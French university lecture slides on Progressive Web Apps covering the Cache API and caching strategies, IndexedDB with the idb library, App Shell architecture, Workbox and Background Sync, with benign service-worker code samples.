Progressive Web Apps

Jour 2 : installable, hors ligne, engageante

Cours M2 Informatique

Baptiste Colombani

9 octobre 2026

Objectifs

Ce soir, une PWA « Notes » qui :

- **s'installe** sur l'écran d'accueil (manifest)
- **s'ouvre en mode avion** (API Cache + Service Worker)
- **garde ses données** sur l'appareil (IndexedDB)
- **envoie au retour du réseau** ce qui a été saisi hors ligne
- **notifie** (Push API, Firebase)
- **utilise l'appareil** : position, caméra, badge, partage
- **se fait trouver** : contenu dans le HTML, lisible par Google et par les agents IA

Jour 3 (12 octobre) — le TP

La même chose, sur un sujet libre, déployée en ligne, publiée sur le Class Hub, notée par les pairs.

Côté Android (novembre) : chaque brique d'aujourd'hui a son équivalent natif — Room, WorkManager, FCM, permissions système. La PWA du Jour 3 sert de base au portage.

Programme du jour

Chapitre	Contenu	Pilier
1	L'API Cache et les stratégies	Activation, Rétention
2	IndexedDB	Rétention
3	Hors ligne : App Shell, synchronisation, UX	Rétention
4	Le Web App Manifest	Activation
5	Notifications push	Rétention
6	Les autres APIs : badge, position, caméra…	Rétention
7	Mesurer : performance et Core Web Vitals	Activation
8	SEO, GEO et visibilité	Acquisition
9	L'origin : la frontière de sécurité du web	– (transverse)
10	TD : PWA Notes · Visible · Background Sync · Capabilities	–

Récapitulatif du Jour 1

Un site s'ouvre en mode avion. Grâce à quoi ?

- Le **Service Worker** intercepte le `fetch`
- Il répond depuis l'**API Cache** au lieu du réseau
- Le tout servi en **HTTPS**, enregistré depuis la page

Le site ne se met plus à jour, même après F5. Que s'est-il passé ?

- Un cache **jamais invalidé** : le `fetch` sert l'ancienne version
- Un nouveau SW bloqué en **waiting**
- Remède : versionner le cache, nettoyer à l' `activate` – chapitre 1

Pourquoi une SPA client-side est-elle invisible pour ChatGPT ?


- Les crawlers d'IA **n'exécutent pas le JavaScript**
- Le HTML reçu est une coquille vide
- SSR, SSG, prerendering – et le manifest n'y change rien

Pour la discussion : la mini-PWA « Notes » du TD 6 stockait les notes dans l'API Cache. Qu'est-ce qui cloche, et que faudrait-il à la place ?

Chapitre 1

L’API Cache

Rappel du Jour 1 : le Service Worker est un proxy



Le Service Worker peut :

- Intercepter chaque requête (`fetch` event)
- Décider de répondre depuis le cache OU le réseau
- Mettre en cache les réponses pour plus tard

Qu’est-ce que l’API Cache ?

Une API pour stocker des paires Request/Response

```
// Ouvrir (ou créer) un cache
const cache = await caches.open("mon-cache-v1");

// Stocker une réponse
await cache.put(request, response);

// Récupérer une réponse
const response = await cache.match(request);

// Ajouter plusieurs URLs d'un coup
await cache.addAll(["/index.html", "/style.css", "/app.js"]);
```

Caractéristiques :

- Stockage clé-valeur : URL → Response
- Persistant (survit à la fermeture du navigateur)
- Accessible depuis le Service Worker ET la page
- Capacité : centaines de Mo (selon le navigateur/device)

Les objets Request et Response

Le cache stocke des paires Request → Response

Request (la demande)

```
// Créée automatiquement par fetch()
const req = new Request("/api/data", {
  method: "GET",
  headers: { "Accept": "application/json" }
});
```

Contient : URL, méthode, headers

Response (la réponse)

```
// Retournée par fetch() ou créée manuellement
const res = new Response(
  JSON.stringify({ name: "John" }),
  { headers: { "Content-Type": "application/json" }}
);
```

Contient : body, status, headers

Créer une Response manuellement

Utile pour les fallbacks quand le réseau échoue :

```
self.addEventListener("fetch", (e) => {
  if (e.request.url.includes("/api/users")) {
    e.respondWith(
      fetch(e.request).catch(() => {
        // Réseau échoué → on crée une réponse "fake"
        return new Response(
          JSON.stringify({ user: "unknown", offline: true }),
          {
            status: 200,
            headers: { "Content-Type": "application/json" }
          }
        );
      })
    );
  }
});
```

L'app reçoit du JSON valide même sans réseau !

L'API Cache : les méthodes principales

Méthode	Description
`caches.open(name)`	Ouvre/crée un cache, retourne une Promise
`caches.keys()`	Liste tous les caches existants
`caches.delete(name)`	Supprime un cache
`caches.match(request)`	Cherche dans TOUS les caches
`cache.put(req, res)`	Stocke une paire request/response
`cache.add(url)`	Fetch + stocke automatiquement
`cache.addAll(urls)`	Fetch + stocke plusieurs URLs
`cache.match(request)`	Cherche dans CE cache
`cache.delete(request)`	Supprime une entrée

Mettre en cache à l'installation

Événement `install` : pré-cacher les assets essentiels

```
const CACHE_NAME = "pwa-v1";
const ASSETS_TO_CACHE = [
  "/",
  "/index.html",
  "/style.css",
  "/app.js",
  "/icons/icon-192.png",
];

self.addEventListener("install", (event) => {
  event.waitUntil(
    caches.open(CACHE_NAME).then((cache) => {
      console.log("📦 Mise en cache des assets");
      return cache.addAll(ASSETS_TO_CACHE);
    }),
  );
});
```

`event.waitUntil()` : attend que la Promise se résolve avant de passer à l'état suivant

Attention à `cache.addAll()`

Si une requête échoue, tout échoue.

```
// ❌ Risqué : si un fichier manque, l'installation échoue
await cache.addAll([
  "/index.html",
  "/style.css",
  "/fichier-qui-nexiste-pas.js", // 404 → échec total
]);
```

Solution : gérer les erreurs individuellement

```
// ✅ Plus robuste
const urls = ["/index.html", "/style.css", "/app.js"];

for (const url of urls) {
  try {
    const response = await fetch(url);
    if (response.ok) {
      await cache.put(url, response);
    }
  } catch (error) {
    console.warn(`Impossible de cacher ${url}:`, error);
  }
}
```

Intercepter les requêtes : `fetch` event

```
self.addEventListener("fetch", (event) => {
  // Intercepte TOUTES les requêtes de la page
  console.log("📡 Requête interceptée:", event.request.url);

  // event.request = la requête originale
  // event.respondWith() = fournir une réponse

  event.respondWith(
    // Retourner une Response (depuis cache, fetch, ou créée)
    fetch(event.request),
  );
});
```

Important :

- `event.respondWith()` doit être appelé de manière **synchrone**
- On lui passe une **Promise** qui résout en **Response**


Répondre depuis le cache

```
self.addEventListener("fetch", (event) => {
  event.respondWith(
    caches.match(event.request).then((cachedResponse) => {
      // Si trouvé dans le cache → retourner
      if (cachedResponse) {
        console.log("✅ Depuis le cache:", event.request.url);
        return cachedResponse;
      }

      // Sinon → aller sur le réseau
      console.log("🌐 Depuis le réseau:", event.request.url);
      return fetch(event.request);
    }),
  );
});
```


C'est la stratégie « Cache First ».

Les stratégies de cache



Stratégie : Cache First

```
// Cache First : privilégie le cache, fallback réseau
self.addEventListener("fetch", (event) => {
  event.respondWith(
    caches.match(event.request).then((cachedResponse) => {
      return cachedResponse || fetch(event.request);
    }),
  );
});
```



✅ **Rapide** | ✅ **Offline** | ⚠️ **Peut servir du contenu obsolète**

Stratégie : Network First

```
// Network First : privilégie le réseau, fallback cache
self.addEventListener("fetch", (event) => {
  event.respondWith(
    fetch(event.request)
      .then((response) => {
        // Optionnel : mettre à jour le cache
        const responseClone = response.clone();
        caches.open(CACHE_NAME).then((cache) => {
          cache.put(event.request, responseClone);
        });
        return response;
      })
      .catch(() => {
        // Réseau échoué → cache
        return caches.match(event.request);
      }),
  );
});
```

✅ **Toujours à jour** | ✅ **Fallback offline** | ⚠️ **Plus lent si online**

Stratégie : Stale While Revalidate

```
// Stale While Revalidate : cache immédiat + mise à jour en background
self.addEventListener("fetch", (event) => {
  event.respondWith(
    caches.open(CACHE_NAME).then((cache) => {
      return cache.match(event.request).then((cachedResponse) => {
        // Fetch en parallèle pour mettre à jour le cache
        const fetchPromise = fetch(event.request).then((networkResponse) => {
          cache.put(event.request, networkResponse.clone());
          return networkResponse;
        });

        // Retourner le cache immédiatement (ou attendre le réseau)
        return cachedResponse || fetchPromise;
      });
    }),
  );
});
```

✅ **Rapide** | ✅ **Se met à jour** | ⚠️ **Peut servir une version N-1**

Quelle stratégie pour quoi ?

Le tableau de référence du cours, pour le TD et le TP :

Ressource	Stratégie	Stockage	Pourquoi ?
HTML (shell)	SWR	API Cache	Rapide mais à jour
CSS, JS	Cache First	API Cache	Versionnés, ne changent plus une fois déployés
Images UI, fonts	Cache First	API Cache	Lourds, rarement modifiés
Images/avatars user	SWR	API Cache	Afficher l'ancien est acceptable
Données API	Network First	IndexedDB	Temps réel, le local sert de fallback offline
Settings user	Local d'abord	IndexedDB	Pas besoin de réseau
Auth, paiement	Network Only	–	Jamais de cache !

Combiner les stratégies

```
self.addEventListener("fetch", (event) => {
  const url = new URL(event.request.url);

  if (url.pathname.startsWith("/api/")) {
    // Network First pour les API
  } else if (url.pathname.match(/\.(css|js|png|jpg)$/)) {
    // Cache First pour les assets
  } else {
    // Stale While Revalidate pour le reste
  }
});
```

Versionner le cache

Le remède au Service Worker zombie du Jour 1 : comment forcer la mise à jour des fichiers cachés ?

```
// Version 1
const CACHE_NAME = "pwa-v1";

// Quand vous modifiez des fichiers, changez la version
const CACHE_NAME = "pwa-v2";
```

À l'activation : supprimer les anciens caches

```
self.addEventListener("activate", (event) => {
  event.waitUntil(
    caches.keys().then((cacheNames) => {
      return Promise.all(
        cacheNames
          .filter((name) => name !== CACHE_NAME)
          .map((name) => {
            console.log("🗑️ Suppression ancien cache:", name);
            return caches.delete(name);
          }),
      );
    }),
  );
});
```

Forcer l'activation immédiate

Vu au Jour 1 (TD « Service Worker zombie ») — ici, le lien avec le versionnage du cache.

Par défaut : le nouveau SW attend que tous les onglets ferment

```
// Installation : skip l'attente
self.addEventListener("install", (event) => {
  event.waitUntil(
    caches
      .open(CACHE_NAME)
      .then((cache) => cache.addAll(ASSETS_TO_CACHE))
      .then(() => self.skipWaiting()), // ← Active immédiatement
  );
});

// Activation : prendre le contrôle
self.addEventListener("activate", (event) => {
  event.waitUntil(
    // Nettoyer les vieux caches…
    caches
      .keys()
      .then(/* … */)
      .then(() => self.clients.claim()), // ← Contrôle les pages ouvertes
  );
});
```

⚠️ **Attention :** peut causer des incohérences si la page a déjà chargé des anciens assets

Cloner les réponses

Une Response est un flux : elle ne peut être lue qu'une fois.


```
Response (stream)
     │
     ├── cache.put() → lit le body → stream vidé
     │
     └── return response → ERREUR ! body déjà lu
```

Solution : `response.clone()` crée une copie indépendante

```
// ❌ ERREUR
fetch(event.request).then((response) ⇒ {
  cache.put(event.request, response);
  return response; // Body vide !
});
```

```
// ✅ CORRECT
fetch(event.request).then((response) ⇒ {
  cache.put(event.request, response.clone());
  return response; // Original pour la page
});
```

Résumé : l'API Cache



🔬 **Inspecter :** DevTools → Application → **Cache Storage** (contenu, suppression d'entrées). Options utiles : "Update on reload", "Bypass for network", "Offline".

Chapitre 2

IndexedDB

Où stocker, côté client ?

Besoin	Outil	Limite / remarque
Fichiers et réponses HTTP	**API Cache**	Paires Request/Response seulement
Clés/valeurs simples, synchrones	**localStorage**	≈ 5 Mo, chaînes, bloquant
Clés/valeurs, durée d'un onglet	**sessionStorage**	Effacé à la fermeture de l'onglet
Données structurées, requêtes, gros volumes	**IndexedDB**	Ce chapitre
Ce qui part au serveur à chaque requête	**cookies**	4 Ko, envoyés automatiquement (Jour 1, chapitre 2)
Fichiers privés (SQLite-wasm, éditeurs)	**OPFS**	Origin Private File System ; `getDirectory()` ; Chrome 86, Safari 15.2, Firefox 111 (MDN, 2026)
Fichiers de l'utilisateur, avec permission	**File System Access API**	`showOpenFilePicker` ; Chromium seul (Android : Chrome 132) (MDN, 2026)

Quota : `storage.estimate()` ; `storage.persist()` évite l'effacement sous pression. Safari : effacé après 7 jours sans interaction (WebKit, 2020), sauf PWA installée.

⚠️ **L'API Cache ne stocke que des paires Request/Response** (pas de `cache.put("score", 42)`). TD 6 (Jour 1) : hack déconseillé, `cache.put("/fake/data", new Response(JSON.stringify({ score: 42 })))`

À quoi sert IndexedDB ?

Stocker des données structurées côté client, de manière persistante

```
QUAND UTILISER INDEXEDDB ?

✅ Données de l'application (notes, articles, panier…)
✅ Cache de données API pour mode offline
✅ File d'attente de synchronisation (outbox)
✅ Fichiers de l'utilisateur (photo, import) : un Blob
   dans un store
✅ Recherche avec filtres et index

❌ Pas pour les fichiers du site (HTML, CSS, JS, images
   d'interface) : ils ont une URL → API Cache, qui répond
   à fetch sans reconstruire une Response
❌ Pas pour : données sensibles → pas de chiffrement
```

IndexedDB : les étapes en pseudo-code

```
1. OUVRIR la base de données
   → Si elle n'existe pas, CRÉER les "stores" (tables)

2. OUVRIR une transaction (lecture ou écriture)
   → Récupérer le store concerné

3. EFFECTUER l'opération
   → add(), get(), put(), delete(), getAll()...

4. ATTENDRE le résultat (asynchrone)
   → L'opération retourne une Promise
```

Exemple simplifié avec la librairie `idb` : (wrapper Promise de l'API native, présentée plus loin dans ce chapitre)

```
// 1. Ouvrir (et créer si besoin)
const db = await idb.openDB('ma-app', 1, { upgrade... });

// 2 + 3 + 4. Opération directe (transaction auto)
await db.add('notes', { id: 1, text: 'Hello' });   // Create
const note = await db.get('notes', 1);             // Read
await db.put('notes', { id: 1, text: 'World' });   // Update
await db.delete('notes', 1);                       // Delete
```

Pourquoi pas localStorage ?


Rappel : localStorage est interdit dans les Service Workers

Caractéristique	localStorage	IndexedDB
API	Synchrone ❌	Asynchrone ✅
Dans Service Worker	Non ❌	Oui ✅
Capacité	~5-10 Mo	Centaines de Mo
Type de données	Strings uniquement	Objets JS, Blobs, etc.
Requêtes	Par clé uniquement	Index, curseurs, ranges
Transactions	Non	Oui ✅

localStorage bloque le thread → incompatible avec les Workers


IndexedDB : structure

Base de données NoSQL dans le navigateur



Qu’est-ce qu’un Object Store ?

Un Object Store = une "table" pour stocker des objets JavaScript



Concepts clés

Concept	Description	Équivalent SQL
Database	Conteneur principal	Database
Object Store	Collection d'objets JS	Table
Key	Identifiant unique	Primary Key
Index	Recherche par propriété	Index
Transaction	Groupe d'opérations atomiques	Transaction

⚠️ **Différence majeure avec SQL : pas de schéma !**

Les objets d'un même store peuvent avoir des propriétés différentes.

L'API native : basée sur les événements

```
// ÉTAPE 1 : Demander l'ouverture de la base (nom, version)
const request = indexedDB.open("ma-pwa", 1);
//                            ↑         ↑
//                          nom DB    version (entier)

// ÉTAPE 2 : Si version change → créer/modifier les stores
request.onupgradeneeded = (event) => {
  const db = event.target.result;
  // Créer un store "articles" avec "id" comme clé primaire
  const store = db.createObjectStore("articles", { keyPath: "id" });
  // Ajouter un index pour chercher par date
  store.createIndex("by_date", "date");
};

// ÉTAPE 3 : Base prête → on peut l'utiliser
request.onsuccess = (event) => {
  const db = event.target.result;  // ← connexion à la DB
  console.log("Base ouverte !");
};

// ERREUR : permission refusée, quota dépassé ...
request.onerror = (event) => console.error(event.target.error);
```

Le problème : l'enfer des callbacks

```
// ❌ Chaque opération retourne un "request" avec onsuccess/onerror
const request = indexedDB.open("ma-pwa", 1);
request.onsuccess = (event) => {
  const db = event.target.result;
  // Ouvrir une transaction pour écrire
  const tx = db.transaction("articles", "readwrite");
  const store = tx.objectStore("articles");

  // Ajouter un objet → nouveau request !
  const addRequest = store.add({ id: 1, title: "Hello" });
  addRequest.onsuccess = () => {
    // Lire l'objet → encore un request !
    const getRequest = store.get(1);
    getRequest.onsuccess = () => {
      console.log(getRequest.result);  // imbrication sans fin
    };
  };
};
```

→ Solution : utiliser `idb`, une librairie qui wrappe tout en Promises

idb : IndexedDB avec des Promises

Librairie légère (~1 Ko) qui wrappe l'API native → `npm install idb`

```
import { openDB } from "idb";

const db = await openDB("ma-pwa", 1, {
  upgrade(db) {
    db.createObjectStore("articles", { keyPath: "id" });
  },
});

await db.add("articles", { id: 1, title: "Hello" });  // Create
const article = await db.get("articles", 1);          // Read
const all = await db.getAll("articles");              // Read all
```

📖 github.com/jakearchibald/idb

Auteur : Jake Archibald (longtemps chez Chrome) ; pas d'« officielle », `idb` est le standard de fait. **Sans npm :** `import { openDB } from "https://cdn.jsdelivr.net/npm/idb@8/+esm"`

Alternatives : Dexie.js (requêtes, hooks, sync), localForage (clé/valeur avec repli ; peu actif depuis 2021), PouchDB (sync CouchDB).

Créer la base et les stores

```
import { openDB } from "idb";

// openDB(nom, version, { upgrade }) → Promise<DB>
const dbPromise = openDB("pwa-cours", 1, {
  // upgrade() est appelé SEULEMENT si :
  // - La base n'existe pas (1ère visite)
  // - La version a changé (migration)
  upgrade(db) {
    // Créer le store "articles" avec id auto-généré
    if (!db.objectStoreNames.contains("articles")) {
      const store = db.createObjectStore("articles", {
        keyPath: "id",        // Propriété = clé primaire
        autoIncrement: true,  // id généré automatiquement
      });
      // Index = permet de chercher par une autre propriété
      store.createIndex("by_category", "category");
    }
  },
});
```

⚠️ **On ne peut créer/modifier les stores QUE dans `upgrade()`**

Options du store : keyPath et autoIncrement

Comment identifier chaque objet dans le store ?

```
// Option 1 : keyPath → une propriété de l'objet sert de clé
db.createObjectStore("users", { keyPath: "email" });
// → { email: "a@b.com", name: "Alice" }  ← email = clé unique

// Option 2 : autoIncrement → clé numérique auto-générée
db.createObjectStore("logs", { autoIncrement: true });
// → Clés : 1, 2, 3, 4 …

// Option 3 : Les deux combinés (le plus courant)
db.createObjectStore("articles", { keyPath: "id", autoIncrement: true });
// → { id: 1, title: "…" }  ← id généré si absent
```

Option	Utilisation
`keyPath: "email"`	L'objet a déjà un identifiant naturel
`autoIncrement: true`	ID numérique généré automatiquement
Les deux	ID auto si non fourni, sinon utilise celui donné

CRUD : Create

```
// Ajouter un nouvel objet (add)
// ❌ Échoue si la clé existe déjà
await db.add("articles", {
  id: 1,
  title: "Mon premier article",
  content: "Contenu ...",
  date: new Date(),
  category: "tech",
});

// Ajouter ou remplacer (put)
// ✅ Met à jour si la clé existe
await db.put("articles", {
  id: 1,
  title: "Titre modifié",
  content: "Nouveau contenu",
  date: new Date(),
  category: "tech",
});

// Avec autoIncrement, l'id est généré automatiquement
const id = await db.add("articles", {
  title: "Article sans id",
  content: "...",
});
console.log("ID généré:", id);
```

CRUD : Read

```
// Lire un objet par sa clé
const article = await db.get("articles", 1);

// Lire tous les objets d'un store
const allArticles = await db.getAll("articles");

// Lire avec une limite
const firstTen = await db.getAll("articles", null, 10);

// Lire toutes les clés
const keys = await db.getAllKeys("articles");

// Compter les objets
const count = await db.count("articles");
```

CRUD : Read avec Index

```
// Lire via un index
const articlesByDate = await db.getAllFromIndex(
  "articles", // store
  "by_date", // index
);

// Lire avec une valeur d'index précise
const techArticles = await db.getAllFromIndex(
  "articles",
  "by_category",
  "tech",
);

// Utiliser un range (IDBKeyRange)
const recentArticles = await db.getAllFromIndex(
  "articles",
  "by_date",
  IDBKeyRange.lowerBound(new Date("2025-01-01")),
);
```

CRUD : Update & Delete

```
// Mettre à jour (put remplace l'objet entier)
const article = await db.get("articles", 1);
article.title = "Nouveau titre";
await db.put("articles", article);

// Supprimer un objet
await db.delete("articles", 1);

// Supprimer plusieurs objets (avec transaction)
const tx = db.transaction("articles", "readwrite");
await Promise.all([
  tx.store.delete(1),
  tx.store.delete(2),
  tx.store.delete(3),
  tx.done,
]);

// Vider un store complet
await db.clear("articles");
```

Méthodes directes vs Transactions

Les méthodes `db.get()`, `db.put()`... créent des transactions auto

```
// ✅ SIMPLE : méthodes directes (1 opération = 1 transaction auto)
await db.put("articles", { id: 1, title: "Hello" });
await db.get("articles", 1);

// ✅ GROUPÉ : transaction explicite (plusieurs opérations atomiques)
const tx = db.transaction("articles", "readwrite");
//              ↑ store         ↑ mode : "readonly" ou "readwrite"

await tx.store.add({ id: 1, title: "Article 1" });
await tx.store.add({ id: 2, title: "Article 2" });
await tx.done;  // ← IMPORTANT : attendre la fin
// Si une opération échoue → TOUT est annulé (rollback)
```

Situation	Utiliser
1 opération simple	`db.get()`, `db.put()`, `db.delete()`
Plusieurs opérations liées	Transaction explicite
Tout-ou-rien (atomicité)	Transaction explicite

Curseurs : itérer sur les résultats

```
// Parcourir tous les articles
const tx = db.transaction("articles", "readonly");
let cursor = await tx.store.openCursor();

while (cursor) {
  console.log("Article:", cursor.value);
  cursor = await cursor.continue();
}

// Parcourir via un index
const index = tx.store.index("by_date");
let cursor = await index.openCursor(null, "prev"); // Ordre décroissant

while (cursor) {
  console.log("Article (récent → ancien):", cursor.value);
  cursor = await cursor.continue();
}
```

Utile pour traiter beaucoup de données sans tout charger en mémoire

Pattern : initialiser la DB une seule fois

```
// db.js → Module qui exporte la connexion
import { openDB } from "idb";

// On crée la Promise UNE SEULE FOIS au chargement du module
// Elle sera réutilisée par tous les imports
export const dbPromise = openDB("mon-app", 1, {
  upgrade(db) {
    db.createObjectStore("articles", { keyPath: "id" });
    db.createObjectStore("sync_queue", { keyPath: "id" });
  },
});

// Utilisation ailleurs :
// import { dbPromise } from './db.js';
// const db = await dbPromise;  ← récupère la connexion existante
```

`dbPromise` **= une Promise qui se résout en connexion DB**

- Premier `await` → ouvre la DB (et upgrade si besoin)
- Appels suivants → réutilise la même connexion

Cas d’usage : cache de données API

```
// articles.js
import { dbPromise } from "./db.js";  // ← import de la connexion

async function fetchArticles() {
  const db = await dbPromise;  // ← récupère la DB (déjà ouverte)

  try {
    // Online : fetch API + sauvegarde locale
    const response = await fetch("/api/articles");
    const articles = await response.json();

    // Sauvegarder chaque article dans IndexedDB
    for (const article of articles) {
      await db.put("articles", article);
    }
    return articles;

  } catch (error) {
    // Offline : retourner les données locales
    console.log("Offline → lecture IndexedDB");
    return await db.getAll("articles");
  }
}
```

IndexedDB dans le Service Worker

IndexedDB est accessible depuis le SW → Parfait pour cache de données API

```
// sw.js - on importe idb via importScripts ou bundler
import { openDB } from "idb";

// DB initialisée dans le SW (même pattern)
const dbPromise = openDB("mon-app", 1, {
  upgrade(db) { db.createObjectStore("articles", { keyPath: "id" }); },
});

self.addEventListener("fetch", (event) => {
  if (event.request.url.includes("/api/articles")) {
    event.respondWith(
      fetch(event.request)
        .then(async (response) => {
          const db = await dbPromise;
          const data = await response.clone().json();
          data.forEach((item) => db.put("articles", item));
          return response;
        })
        .catch(async () => {
          const db = await dbPromise;
          return new Response(JSON.stringify(await db.getAll("articles")));
        })
    );
  }
});
```

Résumé : IndexedDB

```
IndexedDB = Base NoSQL dans le navigateur

• Database → Object Stores → Objets
• Asynchrone (Promises avec idb)
• Accessible dans le Service Worker ✅
• Capacité : centaines de Mo
```

```
Opérations principales :
• openDB() → ouvrir/créer la base
• db.add() → créer
• db.get() / db.getAll() → lire
• db.put() → créer ou mettre à jour
• db.delete() → supprimer
```

🔬 **Inspecter :** DevTools → Application → **IndexedDB** (stores, données, modifier/supprimer ; clic droit → Refresh ou Delete database).


Côté Android (novembre) : Room joue ce rôle – object store ↔ table, index ↔ index, transaction ↔ transaction, en SQL.

Chapitre 3

Hors ligne

L’architecture App Shell

Séparer le squelette de l’application de ses données



App Shell : ce qu’on met en cache

App Shell (statique)

```
const APP_SHELL = [
  "/",
  "/index.html",
  "/style.css",
  "/app.js",
  "/icons/icon-192.png",
];

self.addEventListener("install", (e) => {
  e.waitUntil(caches.open("shell-v1").then((c) => c.addAll
});
```

Données (dynamique)

- Fetch au runtime
- Stockées en IndexedDB
- Network First ou SWR

Workbox et les générateurs de Service Worker

Le Service Worker écrit à la main, c'est pour comprendre chaque ligne ; en production, l'App Shell et les stratégies sont générés.

Outil	Ce qu'il fait	Pour qui
Workbox (Google)	`workbox-precaching` : liste des fichiers avec empreinte générée au build ; `workbox-strategies` ; modes `generateSW` / `injectManifest`	Tout projet
vite-plugin-pwa	Workbox + manifest, une ligne de configuration	Projets Vite
@serwist/next	Alternative maintenue à `next-pwa`	Next.js
@angular/pwa	`ngsw-config.json`	Angular

Documentation Workbox (Google), Vite PWA, Serwist, Angular — consultées en 2026

```
// vite.config.js
import { VitePWA } from "vite-plugin-pwa";

export default {
  plugins: [VitePWA({ registerType: "autoUpdate" })],
};
```

Gérer les requêtes API offline

L'utilisateur est hors ligne et veut voir ses données.

```
// Service Worker
self.addEventListener("fetch", (event) => {
  if (event.request.url.includes("/api/")) {
    event.respondWith(
      // Network First pour les API
      fetch(event.request)
        .then((response) => {
          // Succès : on pourrait stocker en IndexedDB ici
          return response;
        })
        .catch(async () => {
          // Échec réseau : lire depuis IndexedDB
          const db = await openDB("pwa", 1);
          const data = await db.getAll("cached-api-data");
          return new Response(JSON.stringify(data), {
            headers: { "Content-Type": "application/json" },
          });
        }),
    );
  }
});
```

Synchronisation en arrière-plan

Background Sync API : le navigateur rejoue les requêtes quand le réseau revient

```
// 1. Page : sauvegarder + demander une sync
async function saveForLater(data) {
  const db = await openDB("pwa", 1);
  await db.add("outbox", { data });

  // Récupérer le ServiceWorkerRegistration (l'objet qui gère notre SW)
  const registration = await navigator.serviceWorker.ready;
  // Enregistrer une tâche de sync avec un tag unique
  await registration.sync.register("sync-outbox");
}
```

```
// 2. Service Worker : écouter l'événement "sync" (déclenché quand online)
self.addEventListener("sync", (event) => {
  if (event.tag === "sync-outbox") {
    event.waitUntil(envoyerDonneesEnAttente());
  }
});
```

Background Sync : limitations (2026)

⚠️ **Support limité aux navigateurs Chromium** · 📖 caniuse.com/background-sync

Navigateur	Support
Chrome / Edge / Opera	✅ Oui (depuis 2016)
Firefox	❌ Non
Safari / iOS	❌ Non

